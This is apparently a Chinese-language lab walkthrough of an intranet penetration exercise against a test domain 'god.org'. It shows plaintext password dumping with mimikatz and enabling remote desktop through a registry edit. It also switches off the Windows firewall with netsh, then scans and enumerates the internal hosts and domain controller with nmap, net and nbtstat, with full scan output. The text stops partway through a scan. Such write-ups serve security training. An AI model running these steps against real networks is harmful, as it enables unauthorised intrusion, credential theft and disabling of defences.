

这里应该是可以直接使用插件的命令,这里的抓取明文密码就是使用的 mimikatz 的 logonpasswords 命令


在密码凭证这里就可以看到密码了
内网横向
密码凭证
前面都获取了用户密码就是 admin@123
远程桌面
查询远程桌面 3389 端口有没有开启
netstat -ano|findstr 3389
没有输出,说明没有开启,使用命令开启
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f但是远程桌面还是没有连接上,有可能是防火墙的原因
netsh advfirewall show allprofiles
这里进入被限制了,使用这个命令关闭
netsh advfirewall set allprofiles state off

这里的用户名需要加上这个域名

看看 ip 信息可以发现除了 192.168.154.0/24 这个网段,还有一个 192.168.52.143 的 ip,这个很可能是内网
内网主机扫描

这里使用 nmap 扫描内网 IP,这里不知道为什么远程桌面使用 nmap 扫不到,但是用 vshell 的控制台就可以扫描
nmap -sn -PR -n 192.168.52.143/24可以看到内网除了 192.168.52.1、192.168.52.2、192.168.52.154 这三个虚拟网关地址之外,还有 192.168.52.138、192.168.52.141 这两个主机
域信息收集
这里已经确定了这个域名为 god,锁定了目标之后需要寻找出哪个 IP 是域控机器
确定域信息
net config workstation
确定了内网架构,这里是 STU1 就是被控制的机器,OWA 是域控,另一个目标就是域内的另一台服务器
net view
这里看文章发现这个命令在 CS 中可以获取更多信息,但是不知道为什么和文章不一样,这里获取的 IP 不是对应的域内 ip,应该是配置的问题

这里 CS 应该也是用这两个命令去探测的信息,这里可能是配置出问题了
ping -n 1 OWA
ping -n 1 ROOT-TVI862UBEH
然后学到另一个方法,使用 nbtstat,这个就能对应上 IP 的身份了
nbtstat -A 192.168.52.138
nbtstat -A 192.168.52.141

对这两个服务进行端口扫描,看看有没有什么服务开放
域控信息,这里有一个 IIS 的服务
nmap -sS -sC -Pn -n -sV -p 1-65535 192.168.52.138

Nmap scan report for 192.168.52.138
Host is up (0.012s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-11 10:54:02Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: god.org, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds (workgroup: GOD)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: god.org, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf       .NET Message Framing
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:EE:4B:E0 (VMware)
Service Info: Host: OWA; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h40m00s, deviation: 4h37m05s, median: -1s
|_nbstat: NetBIOS name: OWA, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:ee:4b:e0 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: owa
|   NetBIOS computer name: OWA\x00
|   Domain name: god.org
|   Forest name: god.org
|   FQDN: owa.god.org
|_  System time: 2026-03-11T18:54:53+08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-03-11T10:54:53
|_  start_date: 2026-03-11T08:13:56

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 293.44 seconds
这个是另一台服务
nmap -sS -sC -Pn -n -sV -p 1-65535 192.168.52.141

Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-11 18:56 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.52.141
Host is up (0.000027s latency).
Not shown: 65521 closed ports
PORT     STATE SERVICE         VERSION
21/tcp   open  ftp             Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds    Windows Server 2003 3790 microsoft-ds
777/tcp  open  multiling-http?
1025/tcp open  msrpc           Microsoft Windows RPC
1040/tcp open  msrpc           Microsoft Windows RPC
1041/tcp open  msrpc           Microsoft Windows RPC
1043/tcp open  msrpc           Microsoft Windows RPC
6002/tcp open  http            SafeNet Sentinel Protection Server 7.3
|_http-server-header: SentinelProtectionServer/7.3
|_http-title: Sentinel License Monitor
7001/tcp open  afs3-callback?
7002/tcp open  http            SafeNet Sentinel Keys License Monitor httpd 1.0 (Java Console)
|_http-server-header: SentinelKeysServer/1.0
|_http-title: Sentinel Keys License Monitor
8098/tcp open  ssl/http        Microsoft IIS httpd 6.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=192.168.52.141
|_http-server-header: Microsoft-IIS/6.0
|_http-title: You are not authorized to view this page
| ssl-cert: Subject: commonName=root-tvi862ubeh.god.org
| Subject Alternative Name: DNS:root-tvi862ubeh.god.org, DNS:root-tvi862ubeh
| Not valid before: 2019-08-24T14:10:51
|_Not valid after:  2020-08-23T20:10:51
|_ssl-date: 2026-03-11T11:00:25+00:00; -2s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
